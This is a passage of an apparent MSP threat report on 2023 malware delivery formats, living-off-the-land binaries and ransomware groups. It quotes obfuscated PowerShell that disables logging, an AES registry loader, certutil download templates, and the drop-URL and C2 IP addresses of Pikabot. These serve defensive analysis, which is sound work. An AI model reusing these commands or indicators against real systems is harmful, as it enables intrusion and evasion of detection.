
2:52 PM · Feb 15, 2023 · 28.3K Views

3 50 159 15

Figure 12: https://twitter.com/1ZRR4H/status/1625870716301193217

LNK

LNK files, typically used for application shortcuts, offer attackers a versatile platform for delivering malware due to their complexity and ability to include various settings and metadata. Notably, sophisticated attackers have capitalized on the adaptability and versatility of LNK files to evade detection and deliver malicious payloads effectively. For instance, the Qakbot malware family has demonstrated a notable pivot towards LNK files following Microsoft's adjustments to macro execution defaults.



Aaron Jornet @RexorVc0 · Dec 1, 2023
#APT #OceanLotus #APT32 #Threat **#Malware**

🐻Imitating #APT29 #CozyBear

📍🇻🇳
💥🌏


⛓ #Phishing > Fake BMW PDF.**LNK** > mshta runs .HTA > Persistence > SC is loaded > Cobalt Strike > #C2
...
Show more

2 20 115 12K

Figure 13: https://twitter.com/RexorVc0/status/1730499792575299950

Password-Protected ZIP

Password-protected ZIP files sent via email have become a stealthy tactic for delivering malware while bypassing conventional security solutions. This method involves encrypting malicious payloads within ZIP archives and securing them with passwords before attaching them to phishing emails. By encrypting the ZIP files, attackers obscure the contents, making it difficult for antivirus and email security systems to detect and analyze the embedded malware. The use of password protection adds another layer of complexity, as cybersecurity solutions may struggle to inspect the contents without the decryption key. Consequently, password-protected ZIP files evade many automated security checks, enabling malicious payloads to reach targets undetected. This tactic is particularly effective in targeted attacks and spear-phishing campaigns, where threat actors aim to infiltrate specific organizations or individuals with tailored malware.



reecDeep @reecdeep · Nov 3, 2023

#Pikabot #malware targeting again #Italy 🇮🇹
🔑password **protected** ZIP (P189)
dropurls:
p://104.238.156.73/vXS/
p://216.128.180.51/tk3rDS3/
p://149.28.15.251/XXdU/
app.any.run/tasks/06e4d0e3...
🔥c2:
65.20,84.254
198.13.58.126...
Show more

```
" /c 0ZPE || eChO HDz
XS/ninth -o %tMP%\mtA
 Crash & eXIT 6aSgRN7

" /c rzHWlPP6o || eCH
k3rDS3/fuchs -o %tmP%
 Crash & EXit FW3PoZD

" /c Y6mp1 || EchO 9K
tio -o %tMP%\aXXJCAgI
 Crash & eXIt 0x3Gx0W
```


```
298    https://198.13.58.126:2223/Decuss
298    https://198.13.58.126:2223/Decuss
298    https://154.61.75.156:2078/Decuss
298    https://154.61.75.156:2078/Decuss
151    https://158.247.197.73:23399/Decu
44     https://154.61.75.156/
22     https://154.61.75.156/
21     https://65.20.84.254/
46     https://158.247.197.73/
22     https://198.13.58.126/
302    https://158.247.197.73:23399/Decu
302    https://104.238.144.171:2221/Decu
42     https://65.20.84.254/
42     https://65.20.84.254/
302    https://158.247.197.73:23399/Decu
302    https://104.238.144.171:2221/Decu
302    https://158.247.197.73:23399/Decu
298    https://65.20.84.254:13783/Decuss
298    https://65.20.84.254:13783/Decuss
```

proxylife and 9 others

Figure 14: https://twitter.com/reecdeep/status/1720415372669592047

JavaScript Distributed with HTML

JavaScript, when distributed alongside HTML, emerged as a prominent element in elaborate phishing campaigns designed to steal victims' credentials. Our findings highlight a significant increase in the use of JavaScript in 2023, reflecting attackers' adaptability and sophistication in crafting socially engineered attacks. JavaScript distributed with HTML appears to remain a rapidly growing format for malware delivery throughout 2023.



Message Information

Urgency in subject

SUBJECT Your Document has been Completed
FROM no-reply@dse-documents < PHISHING SENDER >
LOW REPUTATION 2
TO < VICTIM ADDRESS >
CC n/a
BCC n/a
REPLY TO n/a
PROCESSED 08.06.2023 14:59:43

Relationship

Personal 0
Person - Organiza... 0
Organizational 0

Preview

Uses a well-known company to give a false sense of trust

DocuSign

Document enclosed for you to review and sign.

DOCUMENT IS ATTACHED TO THIS EMAIL


We have some of your Agreement Documents to settle but they haven't been picked u
our system.

Figure 15: Sample of HTML Smuggling using JavaScript.

[https://www.xorlab.com/en/blog/html-smuggling-how-malicious-actors-use-javascript-and-html-to-fly-under-the-radar]

MSIX

The latter part of this year saw a surge in attacks abusing MSIX packages and the ms-appinstaller protocol handler. Microsoft has taken steps to disable the ms-appinstaller protocol handler by default. According to Microsoft, threat actors distributed signed, malicious MSIX application packages using websites accessed through malicious advertisements for legitimate popular software. Threat actors have likely chosen the ms-appinstaller protocol handler vector because it can bypass mechanisms designed to help keep users safe from malware, such as Microsoft Defender SmartScreen and built-in browser warnings for downloads of executable file formats. Attacks like this were used in conjunction with [T1608.006] SEO poisoning, allowing attackers to take advantage of popular software search results in search engines.



Install Adobe Protected PDF Viewer?

Publisher: Diamondz Consulting Limited
Version: 2.0.0.670

Capabilities:
- Uses all system resources

☑ Launch when ready

Figure 16: Sample of malicious MSIX installer.

https://www.microsoft.com/en-us/security/blog/2023/12/28/financially-motivated-threat-actors-misusing-app-installer/

Defense Evasion: LOLBins Trends

The 2023 MSP Threat Report showed increased evasion techniques, and the trend continued this year. This includes using new file types for malicious payloads, as discussed in the previous section, but there is also a trend toward using fewer compiled binaries and more living-off-the-land binaries (LOLBins.)

LOLBins are pre-installed executables on most Windows systems or downloadable through Microsoft. These native Microsoft-signed tools are very appealing to threat actors. Getting malicious executables and tools past layers of security controls can be quite difficult, so actors will often rely on the tools present in the environment they are attacking.

In the following section, we highlight the most used LOLBin approaches, including some guidance about how to defend from these attacks most efficiently.

PowerShell

Thanks to its versatility, PowerShell will always see itself at the top as a popular LOLBin used by adversaries. Across all recorded incidents, PowerShell was the most popular tool used by threat actors in 2023.

The most popular method used across these incidents was PowerShell to execute encoded commands, which often called other local binaries to execute various actions. The encoded commands were mostly used to download additional tools or executables from external domains or to execute malicious scripts or files. This has become a popular method for threat actors because many perimeter defense controls operate off signature-based matching, which compares signatures against observed events to identify possible incidents. Since it only compares the current unit of activity using string comparison operations, it is the simplest detection method.

When a malicious command contains levels of obfuscation, it can bypass many traditional signature-based matching techniques. By obfuscating these commands, a deeper examination is required to judge the nature of the activity.

The most popular method used across these incidents was PowerShell to execute encoded commands, which often called other local binaries to execute various actions. The encoded commands were mostly used to download additional tools or executables from external domains or to execute malicious scripts or files. This has become a popular method for threat actors because many perimeter defense controls operate off signature-based matching, which compares signatures against observed events to identify possible incidents. Since it only compares the current unit of activity using string comparison operations, it is the simplest detection method.

When a malicious command contains levels of obfuscation, it can bypass many traditional signature-based matching techniques. By obfuscating these commands, a deeper examination is required to judge the nature of the activity.

```
powershell.exe -encodedcommand [base64 string]
```

Figure 17: Typical encoded PowerShell command format

Popular with groups like Qakbot, these encoded commands can get quite complex when chained together to accomplish various goals at once. An example of how an actor may chain together PowerShell arguments along with these encoded commands may look like this (Figure 18).


```
powershell.exe -noni -nop -w hidden -c
$gD=((‘{0}nabl{3}Sc{’+’2}iptBloc{’+’1}Lo’+’gg’+’i’+’ng’)-f’E’,’k’,’r’,’e’);
$f5f=((‘’+’{4}na’+’{3}leSc{0}ipt{1}’+’loc{5}l’+’n{2}ocati’+’onL’+’ogg’+’ing’)-
f’r’,’B’,’v’,’b’,’E’,’k’); $oQz=[Collections.Generic.Dictionary[string,System.Object]]::...
```

Figure 18: Common Powershell Obfuscation Technique

Another popular encoded technique using PowerShell is the use of AES encryption in commands to decrypt and execute malicious code stored in the Windows Registry. This has been a popular technique for Solarmarker. An example of how that may look like this (Figure 19):

```
powershell -command “$A=New-Object
System.Security.Cryptography.AesCryptoServiceProvider;$A.Key=@([byte]217,65,
119,89,140,231,109,41,15,213,250,99,227,197,192,0,152,8,78,221,82,19,132,10,129,17,235,
84,115,251,30,45);$A.IV=@([byte]88,25,119,37,216,40,10,162,31,165,250,106,49,58,86
,45);$F=(get-itemproperty
‘HKCU:\Software\Classes\dn1hiycmqga’).’(default)’;[Reflection.Assembly]::-
Load($A.CreateDecryptor().TransformFinalBlock...
```

Figure 19: Common PowerShell Obfuscation Technique



Wscript

Popular with groups such as Qakbot, Gootloader, and SocGholish, Wscript was the second most common LOLBin observed in our recorded incidents. Wscript, short for Windows Script Host, was commonly observed being used to execute malicious script files. WScript's popularity among threat actors is likely related to its ability to execute a variety of scripting file types. The most common file types observed being executed by WScript are .js, .wsf, and .vbs. Malicious Wscript execution can be tricky to detect as it looks remarkably similar to benign activity. If your environment does not require Wscript for essential functions, we highly recommend that it be disabled. If it is required for your environment, it should be heavily monitored and scrutinized.

```
Wscript.exe [path to script file]
```

Figure 20: Common Malicious Wscript Activity

Rundll32

Rundll32 was a popular tool among observed incidents in 2023, coming in third for most widely used LOLBins. Rundll32 is a command line utility used mainly for execution functions within DLLs. Among DLL execution, Rundll32 can also dump processes and download and execute payloads from external domains. The most common usage observed in 2023 was using Rundll32 to execute malicious DLLs. Typically, the malicious DLL will have an obscure file name and entry point to help evade detection. In some instances, Rundll32 has been observed running malicious DLLs with a nontypical file extension (one that isn't ".dll"). This specific technique has been popular with the actors behind Qakbot.

```
rundll32.exe [malicious DLL name], [malicious DLL entry point]
```

Common Malicious Rundll32 ActivityFigure 21: Common Malicious Rundll32 Activity

Unfortunately, malicious and typical Rundll32 activity may appear similar. Verifying activity comes down to understanding the various products and services in your environment.

Certutil

Certutil saw quite a bit of action in 2023, coming in as the fourth most used LOLBins across our recorded incidents. Certutil is a command line utility that can be used for various tasks related to certificate management. One function that makes Certutil appealing to threat actors is its ability to download files from external domains. This technique has been popular with **Chinese APTs**, **Hafnium,** and **Ursnif**. Typically, malicious Certutil usage may appear as below.

```
certutil -urlcache -f [url to publicly hosted executable] [local directory path][executable name]
```

Figure 22: Common Malicious Certutil Activity

LOLBins Mitigation

LOLBins have become a pervasive part of the cyberthreat landscape. These native binaries have become essential tools in a threat actor's tool kit and aren't going away. We are constantly observing the malicious usage of these binaries and new techniques to discover new ways to detect their misuse. We will continue fighting a constant battle with the rest of the cybersecurity industry.

A layered approach of prevention and detection is again the appropriate response for MSPs. For LOLBins specifically, capturing a baseline and carefully monitoring these binaries for any variation outside of expected activity is essential. From a SAT training point of view, we recommend taking a better-safe-than-sorry approach. Train employees and customers to treat any attachment as suspicious, no matter the file type.

Ransomware in 2023

Ransomware continues to be one of the most impactful cybersecurity threats MSPs, SMBs, and enterprises face today. For threat actors, it's an easy, fast, and low-risk technique that quickly meets their goals for large business disruption and a big payday. The numbers are sobering: over $1 billion in ransomware payments were made in 2023 worldwide. With those numbers, it's in everyone's best interest to create layers of defense and mitigation specific to ransomware.

The CRU collects data throughout the year on ransomware sightings from multiple sources, including security incidents handled by the ConnectWise SOC and incident response teams, OSINT sources, and data leak sites hosted by ransomware operators. This provides a very unique view of the MSP target landscape. Based on our data, the total number of ransomware sightings we observed in 2023 increased by 94% since 2022 (See Figure 23).




Figure 23: Total Ransomware Activity, 2022–2023

Figure 24 is an overview of ransomware sightings throughout 2023 by the top 10 most sighted ransomware. As has been the case for a few years, LockBit is still the most active group. Other ransomware operators come and go, making the ransomware scene an ever-shifting ecosystem.

There was a huge spike in sightings of Cl0p mid-2023, which we discussed in the **2023 Threat Report Q2 update**.

Most of the Cl0p breaches occurred in July; however, Cl0p posted a long list of compromised organizations on their data leaks site in one large batch in August. We break down specific ransomware group activity in our quarterly threat reports, but we take a closer look at the top five sighted ransomware in more detail below.




Figure 24: Top 10 Ransomware – sightings activity in 2023

Top 5 Ransomware Sighted in 2023

Ransomware operators regularly come and go. In 2023, we collected data on 4,400 ransomware sightings from 57 ransomware groups. Nearly half (29) of these groups made their first appearance in 2023. Of the 4,400 ransomware sightings, around 56% (2,500) were by the top five groups. Below we provide an overview of these top five ransomware groups.

LockBit

LockBit has been around since 2019 and is regularly the most active ransomware group, sometimes involved in three to four times as many breaches as other groups each month. They are a ransomware-as-a-service (RaaS) group that boasts the fastest encryption scheme of their competitors. Their rapid growth each month is mainly due to the success of their affiliate program.

PLAY Ransomware

PLAY ransomware, also known as PlayCrypt, has been around since mid-2022. In 2023, PLAY modified its toolbox to include two new tools, Grixba and Volume Shadow Copy Service (VSS). Grixba is a network scanner and information stealer written in Costura.NET that can enumerate users and computers on a network. The VSS copying tool can be used to steal files from existing shadow volume copies.

BlackCat/ALPHV

BlackCat is also known as ALPHV or Noberus and first appeared at the end of 2021. This ransomware family stands out from others because it is written in the Rust programming language. BlackCat supports Windows as well as Linux and VMWare ESXi.

8base

8base has operated in relative obscurity since March 2022. In June of this year, there was a significant spike in 8base activity, putting it in the top spot for that month. More information about 8base and this spike can be found in our MSP Threat Report Q2 Update.

Cl0p

Cl0p has also been around since 2019. Recently, they have primarily been exploiting managed file transfer (MFT) technology. For example, they have previously exploited vulnerabilities in Accellion FTA and GoAnyhwere MFT. A significant portion of the Q3 ransomware sightings were a result of the series of MoveIT, another MFT, vulnerabilities that were disclosed in Q2 of this year and discussed in our MSP Threat Report Q2 Update and the vulnerabilities section above.

The Cl0p ransomware group, in particular, was responsible for about 18% of the ransomware sightings in Q3, and nearly all those sightings were related to MoveIT. Most of the victims had been compromised for months before Cl0p began publicly releasing their stolen data as part of their double extortion. In August, Cl0p began distributing stolen data via torrents, which is a new technique for this group.

<< Back to Table of Contents

Ransomware Techniques in 2023




Figure 25: Techniques used by Top Five Ransomware in 2023

Each year we look at the techniques used by the most sighted ransomware and compare them with a heat map, as seen in Figure 25. The heat map shows us which techniques are most commonly used by incident involving these five ransomware.

According to the heat map, all five of our top five ransomware groups use [T1486] Data Encrypted for Impact, which is expected since this is essentially the definition of ransomware. We also see all five groups using [T1059] Command and Scripting Interpreter; however, the scripting language varies with [T1059.003] Windows Command Shell being the most commonly used (4 out of 5). This data is consistent with what we reported in last year's threat report.

Last year's report showed that [T1078] Valid Accounts is still one of the most commonly used methods for [TA0001] Initial Access (4 out of 5) in 2023, but this past year adds [T1190] Exploit Public-Facing Application (4 out of 5) to the list.

In the 2023 MSP Threat Report Q2 Update, we examined the impact of a series of vulnerabilities in the MOVEit managed file transfer (MFT) application. The ransomware group known as Cl0p mass exploited MOVEit throughout the summer of 2023 with some reports suggesting that over 600 organizations were compromised by this single vulnerability.

In another part of this report, we discuss the overall increase in [T1189] Drive-by compromise. The increase in drive-by compromises and exploitation of public-facing applications suggests a recent overall trend that threat actors are shifting away from Big Game hunting to attacks of opportunity. Both methods of choosing victims are still in use; however, it has become more apparent that SMBs are not sliding under the radar because they are "too small to target."

In our Q1 2023 MSP Threat Report, we highlighted the increase in [TA0005] Defense Evasion techniques when looking at all cybersecurity incidents (not just ransomware) observed by the ConnectWise SOC. We can see a similar trend when we look specifically at ransomware. Each of the top ransomware deploys one or more Defense Evasion techniques. The most common techniques are: [T1562.001] Impair Defenses: Disable or Modify Tools, [T1070] Indicator Removal, [T1027.002] Obfuscated Files or Information: Software Packaging, and [T1078] Valid Accounts.

The overall trends towards an increase in drive-by compromises and increased stealth tactics, as well as the significant increase in overall ransomware attacks, highlights the need for SMBs to have either a full-time cybersecurity staff, which can be cost prohibitive for many small businesses, or a reliable and competent partner.

We've already touched on the trend towards using fewer compiled binaries and more LOLBins as well as other Defense Evasion techniques. While relying on built-in operating system commands can make detection more difficult, it is not impossible. Modern EDRs look at behaviors as well as signature matching and good behavioral analysis will be able to detect anomalous behavior. We also strongly recommend a SIEM as an extra layer of detection. Many Defense Evasion techniques that we have observed will leave behind unique logs that a SIEM could detect and alert on. Of course, several cybersecurity basics also apply here, such as restricting permissions for regular users so they only access what they need to do their job, working towards building a zero-trust environment, using unique passwords for every login and a password manager, and applying an MFA everywhere approach if available.

Conclusion

As an MSP, it is crucial to stay informed and ahead of the ever-evolving threat landscape. The 2024 MSP Threat Report provides a detailed analysis of the evolving cyberthreat landscape faced by managed service providers (MSPs) and their small and midsize business (SMB) customers. The report highlights several critical challenges that MSPs should focus on, including increased risks from outdated software, vulnerabilities associated with remote work environments, and the significant growth in the number and impact of ransomware attacks.

As a quick recap, this report:

- Emphasized the importance of MSPs in securing SMBs, as they often lack the resources for comprehensive cybersecurity measures. MSPs play a crucial role in protecting SMBs from emerging threats by providing expert guidance, patch management, and cost-effective solutions.
